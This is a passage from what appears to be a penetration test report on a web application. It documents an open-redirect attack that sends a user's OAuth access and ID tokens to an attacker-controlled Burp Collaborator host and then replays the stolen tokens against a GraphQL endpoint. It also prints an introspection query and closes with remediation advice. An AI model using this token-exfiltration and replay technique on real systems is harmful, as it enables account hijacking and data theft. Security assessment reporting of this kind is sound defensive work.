7qObPQTx-QvYyp-SoAx5MNoBzgjbyL-7wxc3iw774F-tPakKOKvnNxWqO0j1GQkQ76w; expires=Thu, 29-
Jul-2021 02:03:16 GMT; Max-Age=1800; path=/; SameSite=Lax
```

The application sets both sensitive cookies in the HTTP response parameters then redirects the dev+assessor_purplesec.us@the company user to the attacker-controlled server. The following screenshot shows these cookies being received by the attacker's server:



```
GET /?access_token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxMTU1MWEzMDQ2MTNhIn0.eyJpc3
iOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsImF1ZCI6ImRpc2N1c3MuaW8iLCJub25jZSI6bnVsbCwiZXhwIjoxNjI3NTI0M
k2LCJpYXQiOjE2MjclMjIzOTZ9.A19CewVJSjf4cmSQO23nqCbBjh7j7v4QN4DOn7wFaVTwmyJZMBsb9S4cDSnqpF5Msex_Jbv
R2eOX0hGC8acMVZZDsvxLYHy7a-npbhQl9iMVWYWl6Z3j36DYXrvVIs4rvNpO45Po7HgiCeDmp6RBT_0CZS8hQCsAYeOXLba2j
&id_token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxMTU1MWEzMDQ2MTNhIn0.eyJpc3
iOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsInN1YiI6IjM0MDIiLCJhdWQiOiJkaXNjdXNzLmlvIiwibm9uY2UiOm51bGwsI
V4cCI6MTYyNzUyNDE5NiwiaWF0IjoxNjI3NTIyMzk2LCJlbWFpbCI6ImRldittYXJjX3BlcnBsZXNlYy51c0BkaXNjdXNzLmlv
iwiZW1haWxfdmVyaWZpZWQiOnRydWUsIm5hbWUiOiJNYXJjIFN3aXR6ZXIgVXMiLCJnaXZlbl9uYW1lIjoiTWFyYyBTd2l0emV
IiwiZmFtaWx5X25hbWUiOiJVcyIsInpvbmVpbmZvIjoiVVRDIiwiZGlvOnJvbGVzIjpbImFkbWluIl19.Uhhilbc5I8Y2X8uxX
sEgkhUe3w0_I8iJLaL0mIxARjLXqMLn6EX6sYjw1wOzZd4EWGcWrNhNJba4oLdP_LqqbXSbYY_cGGFIfaYgcZB7qObPQTx-QvY
p-SoAx5MNoBzgjbyL-7wxc3iw774F-tPakKOKvnNxWqO0j1GQkQ76w&code=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxMTU1MWEzMDQ2MTNhIn0.eyJleH
iOjE2MjclMjQxOTYsIm5vbmNlIjoiMThmODYyODgtMzI1OS00ZTUwLThhM2MtMmM2NzY1MzJiZmM0In0.qXcWRouK4-AgGGAfN
iGwxeq2sb3Zpba7a0pKdCR-pbl7zUVV9_VzE3fy3acfIlKiSpCjlHPaowOg7P0BWhEf2tVkPxOaplkvl8Zsp0Biw89An-OX_QS
8gv3nmVd-I2gGGomOXjxodGa3Q9QFKVLRh0XHc5ucuubWBCKCHcWMw HTTP/2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]
Dnt: 1
Upgrade-Insecure-Requests: 1
Connection: close
Host: 6w3igqlrpluqx6862lo0wxxr7id91y.burpcollaborator.net
```

Figure 11 - Cookie Redirect To Attacker's Server

The following shows the base64 decoded contents of the id_token excluding the binary signature:

```
{"typ":"JWT","alg":"RS256","kid":"1e9f75eb5e6d6b7151411551a304613aIn0.{"iss":"http:\/\/www.the company","sub":"3402","aud":"the company","nonce":null,"exp":1627524196,"iat":1627522396,"email":"dev+assessor_purplesec.us@the company","email_verified":true,"name":"Assessor","given_name":"Assessor ","family_name":"Us","zoneinfo":"UTC","dio:roles":["admin"]}
```

After stealing these sensitive cookies, the attacker can now interact with the application's GraphQL endpoint. Note, the dio session cookie is not stolen from the victim in this attack. The following is a GraqhQL request using these two stolen cookies:

```
POST /dashboard/api/project/graphql HTTP/2
Host: {URL}
Cookie: dio=588a409f6514b4ba55471483afe819d1;
access_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxM
TU1MWEzMDQ2MTNhIn0.eyJpc3MiOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsImF1ZCI6ImRpc2N1c3M
uaW8iLCJub25jZSI6bnVsbCwiZXhwIjoxNjI3NTI0MTk2LCJpYXQiOjE2Mjc1MjIzOTZ9.A19CewVJSjf4cmSQ
O23nqCbBjh7j7v4QN4DOn7wFaVTwmyJZMBsb9S4cDSnqpF5Msex_JbvGR2eOX0hGC8acMVZZDsvxLY
Hy7a-npbhQl9iMVWYWl6Z3j36DYXrvVIs4rvNpO45Po7HgiCeDmp6RBT_0CZS8hQCsAYeOXLba2jY;
id_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6IjFlOWY3NWViNWU2ZDZiNzE1MTQxMTU1
MWEzMDQ2MTNhIn0.eyJpc3MiOiJodHRwOlwvXC93d3cuZGlzY3Vzcy5pbyIsInN1YiI6IjM0MDIiLCJhdWQi
OiJkaXNjdXNzLmlvIiwibm9uY2UiOm51bGwsImV4cCI6MTYyNzUyNDE5NiwiaWF0IjoxNjI3NTIyMzk2LCJlb
WFpbCI6ImRldittYXJjX3B1cnBsZXNlYy51c0BkaXNjdXNzLmlvIiwiZW1haWxfdmVyaWZpZWQiOnRydWUsI
m5hbWUiOiJNYXJjIFN3aXR6ZXIgVXMiLCJnaXZlbl9uYW1lIjoiTWFyYyBTd2l0emVyIiwiZmFtaWx5X25hbW
UiOiJVcyIsInpvbmVpbmZvIjoiVVRDIiwiZGlvOnJvbGVzIjpbImFkbWluIl19.Uhhilbc5I8Y2X8uxXKsEgkhUe3w
0_I8iJLaL0mIxARjLXqMLn6EX6sYjw1wOzZd4EWGcWrNhNJba4oLdP_LqqbXSbYY_cGGFIfaYgcZB7qOb
PQTx-QvYyp-SoAx5MNoBzgjbyL-7wxc3iw774F-tPakKOKvnNxWqO0j1GQkQ76w; […]

{"query":"query ProjectsAndTeamsQuery($startAmount: Int, $afterCursor: String, $name: String) {\n viewer
{\n identity\n id\n metadata\n projects(first: $startAmount, after: $afterCursor, name: $name, orderBy: [{field:
\"createdAt\", direction: DESC}]) {\n pageInfo {\n startCursor\n endCursor\n hasNextPage\n __typename\n
}\n totalCount\n edges {\n cursor\n node {\n data\n externalId\n href\n longitudinalLink\n  isPublic\n name\n
status\n createdAt\n ownerName\n ownerEmail\n projectType\n __typename\n }\n __typename\n }\n
__typename\n }\n __typename\n
}\n}\n","variables":{"startAmount":10,"afterCursor":null,"name":""},"operationName":"ProjectsAndTeamsQuer
y"}
```

```
HTTP/2 200 OK
Date: Thu, 29 Jul 2021 01:38:33 GMT
Content-Type: application/json; charset=utf-8
X-Powered-By: Express
Vary: Accept-Encoding
{"data":{"viewer":{"identity":"dev+assessor_purplesec.us@the company","id":"e1bb4aac-52e1-401e-b0ec-ea5337047b53","metadata":null,
[…]
```

GraphQL Introspection Enabled

Severity: **Low**

The application enables GraphQL introspection. This enables users to query the GraphQL server for information about the underlying schema. This includes data like types, fields, queries, mutations, and even field-level descriptions.

The following GraqhQL introspection query retrieves all underlying schema information:

```
POST /dashboard/api/project/graphql HTTP/2
Host: app.the company
Cookie <snip>
Content-Type: application/json
Authorization: Bearer
Accept: */*
Content-Length: 1765
Connection: close

{"query":"\n query IntrospectionQuery {\n __schema {\n queryType { name }\n mutationType { name }\n
subscriptionType { name }\n types {\n ...FullType\n }\n directives {\n name\n description\n locations\n args {\n
...InputValue\n }\n }\n }\n }\n\n fragment FullType on __Type {\n kind\n name\n description\n
fields(includeDeprecated: true) {\n name\n description\n  args {\n ...InputValue\n }\n type {\n ...TypeRef\n }\n
isDeprecated\n deprecationReason\n }\n inputFields {\n ...InputValue\n }\n interfaces {\n ...TypeRef\n }\n
enumValues(includeDeprecated: true) {\n name\n description\n isDeprecated\n deprecationReason\n }\n
possibleTypes {\n ...TypeRef\n }\n }\n\n fragment InputValue on __InputValue {\n name\n  description\n type {
...TypeRef }\n defaultValue\n }\n\n fragment TypeRef on __Type {\n kind\n name\n ofType {\n kind\n name\n
ofType {\n kind\n name\n ofType {\n  kind\n name\n ofType {\n kind\n name\n ofType {\n kind\n name\n ofType
{\n kind\n name\n ofType {\n kind\n name\n }\n }\n }\n }\n }\n }\n }\n }\n ","operationName":"IntrospectionQuer
```

```
HTTP/2 200 OK
Date: Thu, 29 Jul 2021 00:40:48 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 52851
X-Powered-By: Express
Vary: Accept-Encoding

{"data":{"__schema":{"queryType":{"name":"Query"},"mutationType":{"name":"Mutation"},"subscriptionType":
null,"types":[{"kind":"OBJECT","name":"Query","description":""
[…]
```

Appendix A - Findings & Recommendations

1. Stored Cross-Site Scripting

An attacker can use Cross-Site-Scripting to insert malicious JavaScript into the application that could then be executed by another user. Consequences of this vulnerability include sensitive account hijacking, stolen credentials, and sensitive data could be exfiltrated.

Recommendations:
Cross-site scripting vulnerabilities can be remediated by implemented two countermeasures – input validation and output encoding. These controls restrict impact by sanitizing the user's input to remove special characters and then encoding any remaining special characters before returning the content to the user.

- Input Validation: It is recommended that the user's input is sanitized by removing special characters <,>,',",&,/ and JavaScript onEvent actions.
- Output Encoding: If special characters are required in the affected parameters, output encoding should be used to replace special characters with their HTML equivalent. (e.g., < becomes <)

URL Locations:

Instance 1

- Redacted

Instance 2

- Redacted

Instance 3

- Redacted

Instance 4

- Redacted

Additional Resources:

- OWASP Cross-site Scripting

2. Authorization Restriction Bypass

An attacker can use these instances of broken access controls to discover sensitive application user information and data. This information can be used to further other types of attacks such as phishing, steal user data and cause reputational harm.

Recommendations:
Enforce authorization controls at a granular level. Ensure that application users only have access to perform actions they have the authorization to do.

URL Locations

Instance 1

- Redacted

Instance 2

- Redacted

Additional Resources:

- OWASP Broken Access Controls

3. Open Redirect

An attacker can use this open redirect to steal sensitive cookies from application users. This can be used to further other types of attacks against the application or its users.

Recommendations:

Ensure that the application validates all URLs and only redirects to whitelisted domains.

URL Location

- Redacted

Additional Information:

- OWASP Open Redirect

4. GraphQL Introspection Enabled

An attacker can leverage information returned in the GrapQL introspection query to further other types of attacks against the application.

Recommendations:

Ensure that GrapQL introspection is not enabled.

Additional Information:

- OWASP GraphQL

URL Location

- Redacted